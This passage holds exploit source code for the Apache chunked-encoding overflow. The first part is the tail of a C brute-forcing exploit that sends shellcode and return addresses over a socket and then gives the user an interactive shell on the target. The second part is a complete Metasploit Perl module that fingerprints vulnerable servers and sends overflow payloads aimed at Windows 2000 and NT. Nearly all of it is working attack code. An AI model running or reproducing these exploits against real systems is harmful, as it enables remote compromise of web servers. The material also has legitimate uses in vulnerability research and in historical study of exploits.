                printf("There'z no %s on this side of the Net!\n",
hostp);
                return -1;
        }

        printf("%s\n", inet_ntoa(ia));


        srand(getpid());
        signal(SIGPIPE, SIG_IGN);
        for(owned = 0, progress = 0;;victim.retaddr += RET_ADDR_INC) {
                /* skip invalid return adresses */
                if(memchr(&victim.retaddr, 0x0a, 4) ||
memchr(&victim.retaddr, 0x0d, 4))
                        continue;


                sock = socket(PF_INET, SOCK_STREAM, 0);
                sin.sin_family = PF_INET;
                sin.sin_addr.s_addr = ia.s_addr;
                sin.sin_port = htons(atoi(portp));
                if(!progress)
                        printf("[*] Connecting.. ");

                fflush(stdout);
                if(connect(sock, (struct sockaddr *) & sin, sizeof(sin))
!= 0) {
```

```
                perror("connect()");
                exit(1);
        }

        if(!progress)
                printf("connected!\n");


        p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT +
1024) * REP_SHELLCODE)
                            + ((PADSIZE_1 + (victim.repretaddr *
4) + victim.repzero
                            + 1024) * REP_POPULATOR));

        PUT_STRING("GET / HTTP/1.1\r\nHost: " HOST_PARAM
"\r\n");

        for (i = 0; i < REP_SHELLCODE; i++) {
                PUT_STRING("X-");
                PUT_BYTES(PADSIZE_3, PADDING_3);
                PUT_STRING(": ");
                PUT_BYTES(NOPCOUNT, NOP);
                memcpy(p, shellcode, sizeof(shellcode) - 1);
                p += sizeof(shellcode) - 1;
                PUT_STRING("\r\n");
        }

        for (i = 0; i < REP_POPULATOR; i++) {
                PUT_STRING("X-");
                PUT_BYTES(PADSIZE_1, PADDING_1);
                PUT_STRING(": ");
                for (j = 0; j < victim.repretaddr; j++) {
                        *p++ = victim.retaddr & 0xff;
                        *p++ = (victim.retaddr >> 8) & 0xff;
                        *p++ = (victim.retaddr >> 16) & 0xff;
                        *p++ = (victim.retaddr >> 24) & 0xff;
                }

                PUT_BYTES(victim.repzero, 0);
                PUT_STRING("\r\n");
        }

        PUT_STRING("Transfer-Encoding: chunked\r\n");
        snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
        PUT_STRING(buf);
        PUT_BYTES(PADSIZE_2, PADDING_2);
        snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n",
victim.delta);
        PUT_STRING(buf);

        if(!shown_length) {
                printf("[*] Exploit output is %u bytes\n",
(unsigned int)(p - expbuf));
                shown_length = 1;
        }

        write(sock, expbuf, p - expbuf);
```

```
                progress++;
                if((progress%70) == 0)
                        progress = 1;

                if(progress == 1) {
                        printf("\r[*] Currently using retaddr 0x%lx",
victim.retaddr);
                        for(i = 0; i < 40; i ++)
                                printf(" ");
                        printf("\n");
                        if(bruteforce)
                                putchar(';');
                }
                else
                        putchar(((rand()>>8)%2)? 'P': 'p');


                fflush(stdout);
                responses = 0;
                while (1) {
                        fd_set          fds;
                        int             n;
                        struct timeval  tv;

                        tv.tv_sec = sc_timeout;
                        tv.tv_usec = 0;

                        FD_ZERO(&fds);
                        FD_SET(0, &fds);
                        FD_SET(sock, &fds);

                        memset(buf, 0, sizeof(buf));
                        if(select(sock + 1, &fds, NULL, NULL, owned? NULL
: &tv) > 0) {
                                if(FD_ISSET(sock, &fds)) {
                                        if((n = read(sock, buf,
sizeof(buf) - 1)) < 0)
                                                break;

                                        if(n >= 1)
                                        {
                                                if(!owned)
                                                {
                                                        for(i = 0; i < n;
i ++)
                                                                if(buf[i]
== 'G')

        responses ++;
                                                                else

        responses = 0;
                                                        if(responses >= 2)
                                                        {
                                                                owned = 1;
```

```
        write(sock, "O", 1);

        write(sock, cmdz, strlen(cmdz));
                                                                printf("
it's a TURKEY: type=%s, delta=%d, retaddr=0x%lx, repretaddr=%d,
repzero=%d\n", victim.type, victim.delta, victim.retaddr,
victim.repretaddr, victim.repzero);

        printf("Experts say this isn't exploitable, so nothing will
happen now: ");

        fflush(stdout);
                                                        }
                                                } else
                                                        write(1, buf, n);
                                        }
                                }

                                if(FD_ISSET(0, &fds)) {
                                        if((n = read(0, buf, sizeof(buf)
- 1)) < 0)
                                                exit(1);

                                        write(sock, buf, n);
                                }

                        }

                        if(!owned)
                                break;
                }

                free(expbuf);
                close(sock);

                if(owned)
                        return 0;

                if(!bruteforce) {
                        fprintf(stderr, "Ooops.. hehehe!\n");
                        return -1;
                }
        }

        return 0;
}
```

http://downloads.securityfocus.com/vulnerabilities/exploits/apache_chunked_win32.pm

```
package Msf::Exploit::apache_chunked_win32;
use base "Msf::Exploit";
use strict;
my $advanced = { 'PAD' => ['0', 'Specify the padding value to be used']
};

my $info =
{
    'Name'  => 'Apache Win32 Chunked Encoding',
    'Version'  => '$Revision: 1.21 $',
    'Authors' => [ 'H D Moore <hdm [at] metasploit.com> [Artistic
License]', ],
    'Arch'  => [ 'x86' ],
    'OS'    => [ 'win32' ],
    'Priv'  => 1,
    'UserOpts'  => {
                    'RHOST' => [1, 'ADDR', 'The target address'],
                    'RPORT' => [1, 'PORT', 'The target port', 80],
                    'SSL'   => [0, 'BOOL', 'Use SSL'],
                 },

    'Payload' => {
                    'Space'  => 8100,
                    'BadChars'  => "\x00+&=%\x0a\x0d\x20",
                },

    'Description'  => qq{
        This exploits the chunked encoding bug found in Apache
        versions 1.2.x to 1.3.24. This particular module will only
        work reliably against versions 1.3.17 on up running on
        Windows 2000 or NT. This exploit may complelely crash
        certain versions of Apache shipped with Oracle and various
        web application frameworks. This exploit could not be detected
        by versions of the Snort IDS prior to 2.1.2 :)
    },

    'Refs'  => [
                    'http://www.osvdb.org/838',

'http://lists.insecure.org/lists/bugtraq/2002/Jun/0184.html'
                ],
    'DefaultTarget' => 0,
    'Targets' => [
                    ['Windows NT/2K Brute Force',""],
                    ['Windows 2000', 0x1c0f143c,
"\x81\xc4\x14\x05\x00\x00\xff\xe4"],
                    ['Windows NT',   0x1c0f1022,
"\x81\xec\x18\xfc\xff\xff\xff\xe4"],
                  ],
};

sub new {
```

```
  my $class = shift;
  my $self = $class->SUPER::new({'Info' => $info, 'Advanced' =>
$advanced}, @_);
  return($self);
}

sub Check {
    my $self = shift;
    my $target_host = $self->GetVar('RHOST');
    my $target_port = $self->GetVar('RPORT');
    my $s = Msf::Socket->new( {"SSL" => $self->GetVar("SSL")} );

    if (! $s->Tcp($target_host, $target_port)) {
        $self->PrintLine("[*] Could not connect: " . $s->GetError());
        return(0);
    }
    $s->Send("GET / HTTP/1.0\r\n\r\n");
    my $res = $s->Recv(-1, 5);
    $s->Close();

    if (! $res) {
        $self->PrintLine("[*] No response to request");
        return(0);
    }

    if ($res =~ m/^Server:([^\n]+)/sm) {
        my $svr = $1;
        $svr =~ s/(^\s+|\r|\s+$)//g;

        # These signatures were taken from the
apache_chunked._encoding.nasl Nessus plugin
        if ($svr =~ /IBM_HTTP_SERVER\/1\.3\.(19\.[3-9]|2[0-9]\.)/) {
            $self->PrintLine("[*] IBM backported the patch, this system
is not vulnerable");
            return(0);
        }
        elsif ( $svr =~ /Apache(-AdvancedExtranetServer)?\/(1\.([0-
2]\.[0-9]|3\.([0-9][^0-9]|[0-1][0-9]|2[0-5]))|2\.0.([0-9][^0-9]|[0-
2][0-9]|3[0-8]))/) {
            $self->PrintLine("[*] Vulnerable server '$svr'");
            return(1);
        }

        $self->PrintLine("[*] Server is probably not vulnerable
'$svr'");
        return(0);
    }

    # Return true if there is no server banner
    $self->PrintLine("[*] No server banner was found in the HTTP
headers");
    return(1);
}

sub Exploit {
    my $self = shift;
    my $target_host = $self->GetVar('RHOST');
```

```
    my $target_port = $self->GetVar('RPORT');
    my $target_idx  = $self->GetVar('TARGET');
    my $shellcode   =$self->GetVar('EncodedPayload')->Payload;

    my @targets;
    my @offsets;
    my $pad;

    if ($target_idx == 0) {
        @targets = @{$self->Targets};
        shift(@targets);
    } else {
        @targets = $self->Targets->[ $target_idx ];
    }

    if (my $pad = $self->GetVar('PAD')) {
        foreach my $target (@targets) { push @offsets, [$pad, $target-
>[1], $target->[2], $target->[0]] }
    }
    else {
        for ($pad = 348; $pad < 368; $pad += 4)  { foreach my $target
(@targets) { push @offsets, [$pad, $target->[1], $target->[2], $target-
>[0]] } }
        for ($pad = 200; $pad < 348; $pad += 4)  { foreach my $target
(@targets) { push @offsets, [$pad, $target->[1], $target->[2], $target-
>[0]] } }
        for ($pad = 360; $pad < 400; $pad += 4)  { foreach my $target
(@targets) { push @offsets, [$pad, $target->[1], $target->[2], $target-
>[0]] } }
    }

    foreach my $offset (@offsets) {
        my $request;
        $request  = "GET / HTTP/1.1\r\n";
        $request .= "Host: $target_host:$target_port\r\n";
        $request .= "Transfer-Encoding: CHUNKED\r\n";
        $request .= "\r\n";
        $request .= "DEADBEEF ";

        # large nop sled plus shellcode
        $request .= $shellcode . "\r\n";

        # these three bytes are for address alignment
        $request .= "PAD";

        # place the appropriate amount of padding
        $request .= ("O" x $offset->[0]);

        # this is where ebx or esi points, make it jump over the return
address
        $request .= "XX" . "\xeb\x04\xeb\x04";

        # this is the return address
        $request .= pack("V", $offset->[1]);

        # a mini nop sled for the short jmp to land in
        $request .= ("\x90" x 16);
```

```
        # target prologue
        $request .= $offset->[2];


        my $s = Msf::Socket->new( {"SSL" => $self->GetVar("SSL")} );
        if (! $s->Tcp($target_host, $target_port)) {
            $self->PrintLine("[*] Could not connect: " . $s-
>GetError());
            return;
        }

        $self->PrintLine("[*] Trying to exploit ". $offset->[3] ."
using return " . sprintf("0x%.8x", $offset->[1]) . " with padding of "
. $offset->[0] . "...");
        $s->Send($request);
        sleep(2);
        $s->Close();
    }
    return;
}
```